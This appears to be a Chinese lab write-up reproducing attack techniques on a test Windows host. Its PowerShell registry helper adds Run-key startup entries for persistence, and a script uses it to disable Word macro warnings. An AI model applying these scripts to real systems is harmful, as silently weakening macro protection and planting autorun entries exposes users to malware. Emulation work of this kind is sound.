环境说明
| IP | HOSTNAME | NOTE |
|---|
| 10.10.10.88 | win10_dqy | 测试主机 |
复现过程
操作注册表的通用powershell脚本代码如下:
function Operate-Registry {

<#
.DESCRIPTION
    Operate-Registry is a API for operate registry.

.PARAMETER Mode
    Three mode:Get, New, Update, Remove
    Mode Get: Get the value of specific property about registry.
    Mode New: Create a new property for specific registry.
    Mode Update: Update specific property's value for registry.
    Mode Remove: Remove specific property for registry.

.PARAMETER SubKey
    The registry key

.PARAMETER Name
    The property's name of registry key

.PARAMETER Value
    The property's value of registry key

.PARAMETER SpecSituation
    For Special Situation, Like procedure for add startup, following is the support instance.
    - "RunStartUp"

.EXAMPLE
    . "$pwd/generic_operate-registry.ps1";Operate-Registry -Mode "New" -SubKey "HKCU:\Software\ScriptingGuys\Scripts" -Name "Version" -Value "1"
    . "$pwd/generic_operate-registry.ps1";Operate-Registry -Mode "Update" -SubKey "HKCU:\Software\ScriptingGuys\Scripts" -Name "Version" -Value "2"
    . "$pwd/generic_operate-registry.ps1";Operate-Registry -Mode "Get" -SubKey "HKCU:\Software\ScriptingGuys\Scripts" -Name "Version"
    . "$pwd/generic_operate-registry.ps1";Operate-Registry -Mode "New" -SpecSituation "RunStartUp" -Name "SamVs" -Value "C:\Windows\System32\calc.exe"
    . "$pwd/generic_operate-registry.ps1";Operate-Registry -Mode "Update" -SpecSituation "RunStartUp" -Name "SamVs" -Value "C:\Windows\System32\calc.exe"
    . "$pwd/generic_operate-registry.ps1";Operate-Registry -Mode "Remove" -SpecSituation "RunStartUp" -Name "SamVs"

#>


    [CmdletBinding()]
    param (
        [Parameter(Mandatory = $False)]
        [string]
        $Mode,

        [Parameter(Mandatory = $False)]
        [string]
        $SubKey,

        [Parameter(Mandatory = $True)]
        [string]
        $Name,

        [Parameter(Mandatory = $False)]
        [string]
        $Value,

        [Parameter(Mandatory = $False)]
        [string]
        $SpecSituation
    )

    # add shortcut for specific program
    if ($Mode -eq "New") {

        if ($SpecSituation -eq "RunStartUp") {
            $SubKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run";
        }

        New-ItemProperty -Path $SubKey -Name $Name -Value $Value;

    } elseif ($mode -eq "Update") {

        if ($SpecSituation -eq "RunStartUp") {
            $SubKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run";
        }

        Set-ItemProperty -Path $SubKey -Name $Name -Value $Value;

    } elseif ($Mode -eq "Get") {

        $Result = (Get-ItemProperty -Path $SubKey).$Name | Out-String;
        Write-Output $Result;

    } elseif ($Mode -eq "Remove") {

        if ($SpecSituation -eq "RunStartUp") {
            $SubKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run";
        }

        Remove-ItemProperty -Path $SubKey -Name $Name

    } else {

        Write-Output "Please Input Correct Parameter";
    }
}

调用脚本禁用office的宏警告

. "$pwd/generic_operate-registry.ps1";$origin_value = Operate-Registry -Mode "Get" -SubKey "HKCU:\SOFTWARE\Microsoft\Office\*\Word\Security" -Name "VBAWarnings" | Out-String;
$signal = 0;

if (!$origin_value.Trim() -eq 1) {
    $signal = 1;
    Write-Output "Need to change";
    . "$pwd/generic_operate-registry.ps1";Operate-Registry -Mode "Update" -SubKey "HKCU:\SOFTWARE\Microsoft\Office\*\Word\Security" -Name "VBAWarnings" -Value 1;
}

. "$pwd/generic_operate-registry.ps1";$check_result = Operate-Registry -Mode "Get" -SubKey "HKCU:\SOFTWARE\Microsoft\Office\*\Word\Security" -Name "VBAWarnings" | Out-String;

if ($check_result.Trim() -eq 1) {
    Write-Output "设置成功";
}